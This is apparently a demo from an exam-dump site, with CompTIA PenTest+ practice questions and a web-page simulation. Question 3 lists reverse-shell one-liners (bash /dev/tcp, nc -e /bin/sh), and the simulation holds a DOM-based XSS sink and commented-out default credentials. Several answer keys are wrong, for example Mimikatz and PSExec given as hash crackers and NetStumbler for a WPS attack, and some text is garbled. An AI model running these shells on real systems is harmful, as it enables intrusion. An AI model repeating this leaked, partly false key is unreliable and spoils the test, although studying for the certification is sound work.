DUMPSARENA

CompTIA PenTest+ Certification Exam

CompTIA PT0-001

Version Demo

Total Demo Questions: 15

Total Premium Questions: 244

Buy Premium PDF

https://dumpsarena.co

sales@dumpsarena.co

sales@dumpsarena.co
dumpsarena.co

QUESTION NO: 1

A penetration tester successfully exploits a DMZ server that appears to be listening on an outbound port. The penetration tester wishes to forward that traffic back to a device. Which of the following are the

BEST tools to use for this purpose? (Choose two.)

A. Tcpdump

B. Nmap

C. Wireshark

D. SSH

E. Netcat

F. Cain and Abel

ANSWER: B D

QUESTION NO: 2

A consultant is attempting to harvest credentials from unsecure network protocols in use by the organization. Which of the following commands should the consultant use?

A. tcpdump

B. john

C. hashcat

D. nc

ANSWER: A

Explanation:

Reference: https://www.binarytides.com/tcpdump-tutorial-sniffing-analysing-packets/

QUESTION NO: 3

A penetration tester compromises a system that has unrestricted network access over port 443 to any host. The penetration tester wants to create a reverse shell from the victim back to the attacker. Which of the following methods would the penetration tester MOST likely use?

A. perl -e 'use SOCKET'; $i='; $p='443;

B. ssh superadmin@ -p 443

C. nc -e /bin/sh 443

D. bash -i >& /dev/tcp//443 0>&1

ANSWER: D

Explanation:

Reference: https://hackernoon.com/reverse-shell-cf154dfee6bd

QUESTION NO: 4

For which of the following reasons does a penetration tester need to have a customer's point-of-contact information available at all times? (Choose three.)

A. To report indicators of compromise

B. To report findings that cannot be exploited

C. To report critical findings

D. To report the latest published exploits

E. To update payment information

F. To report a server that becomes unresponsive

G. To update the statement of work

H. To report a cracked password

ANSWER: A C F

QUESTION NO: 5

Which of the following CPU registers does the penetration tester need to overwrite in order to exploit a simple buffer overflow?

A. Stack pointer register

B. Index pointer register

C. Stack base pointer

D. Destination index register

ANSWER: A

Explanation:

Reference: http://www.informit.com/articles/article.aspx?p=704311&seqNum=3

QUESTION NO: 6

A tester was able to retrieve domain users' hashes. Which of the following tools can be used to uncover the users' passwords? (Choose two.)

A. Hydra

B. Mimikatz

C. Hashcat

D. John the Ripper

E. PSExec

F. Nessus

ANSWER: B E

Explanation:

Reference: https://pentestlab.blog/2018/07/04/dumping-domain-password-hashes/

QUESTION NO: 7

A penetration tester is able to move laterally throughout a domain with minimal roadblocks after compromising a single workstation. Which of the following mitigation strategies would be BEST to recommend in the report? (Select THREE).

A. Randomize local administrator credentials for each machine.

B. Disable remote logons for local administrators.

C. Require multifactor authentication for all logins.

D. Increase minimum password complexity requirements.

E. Apply additional network access control.

F. Enable full-disk encryption on every workstation.

G. Segment each host into its own VLAN.

ANSWER: C D E

QUESTION NO: 8

A penetration testing company is performing a penetration test against Company

A. Company A has provided the IP address range 10.0.0.0/24 as its in-scope network range. During the information gathering phase, the penetration tester is asked to conduct active information-gathering techniques. Which of the following is the BEST tool to use for active information gathering?
hping3

B. theHarvester

C. tcpdump

D. Nmap

ANSWER: D

QUESTION NO: 9

A recently concluded penetration test revealed that a legacy web application is vulnerable to SQL injection. Research indicates that completely remediating the vulnerability would require an architectural change, and the stakeholders are not in a position to risk the availability on the application. Under such circumstances, which of the following controls are low-effort, short-term solutions to minimize the SQL injection risk? (Choose two.)

A. Identity and eliminate inline SQL statements from the code.

B. Identify and eliminate dynamic SQL from stored procedures.

C. Identify and sanitize all user inputs.

D. Use a whitelist approach for SQL statements.

E. Use a blacklist approach for SQL statements.

F. Identify the source of malicious input and block the IP address.

ANSWER: C D

QUESTION NO: 10

A penetration tester is required to exploit a WPS implementation weakness. Which of the following tools will perform the attack?

A. Karma

B. Kismet

C. Pixie

D. NetStumbler

ANSWER: D

Explanation:

Reference: https://en.wikipedia.org/wiki/NetStumbler

QUESTION NO: 11 - (SIMULATION)

SIMULATION


You are a penetration tester reviewing a client's website through a web browser.


INSTRUCTIONS


Review all components of the website through the browser to determine if vulnerabilities are present.

Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.




Secure System
https://comptia.org/login.aspx#viewcert
Certificate
General
Details
Certification Path
Certificate Information
This certificate is intended for the following purpose(s):
• Ensures the identity of a remote computer
* Refer to the certification authority's statement for details.
Issued to: *.comptia.org
Issued by: RapidSSL SHA256 CA
Valid from 7/18/2016 to 7/19/2018
Install Certificate...
Issuer Statement
Learn more about certificates
OK


Secure System
https://comptia.org/login.aspx#viewsource
<html>
<head>
<title>Secure Login</title>
</head>
<body>
<meta
content=
"c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWl2aGRmc29pYmp3ZXJndWlvdm9pb2hzZGd1a
WJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGl1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGL1Y3Z
2ZJqbGFzZWJmaxXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==
"name="csrf-token"/>
<select><script>
document.write('<OPTION value=1>'+document.location.href.substring(document.location.href.indexOf("f=")
+16)+"</OPTION>");
</script></select>

<form action= "<c:url value= "main.do'/>" method= "post">

Comptia Secure System Login


Name
<input style= "width:150px," type= "text" name= "name" id= "name" value="">
<I – input style= "width:150px," type= "text" name= "name" id= "name" value= "admin" – –>


Password: <input style= "width:150px," type= "password" name=
"Password" id= "password" value="">
<I – div> Password: <input style= "width:150px," type=password"
name= "Password" id= "password" value = "password" —>


<input type= "submit" value= "Login"></form>

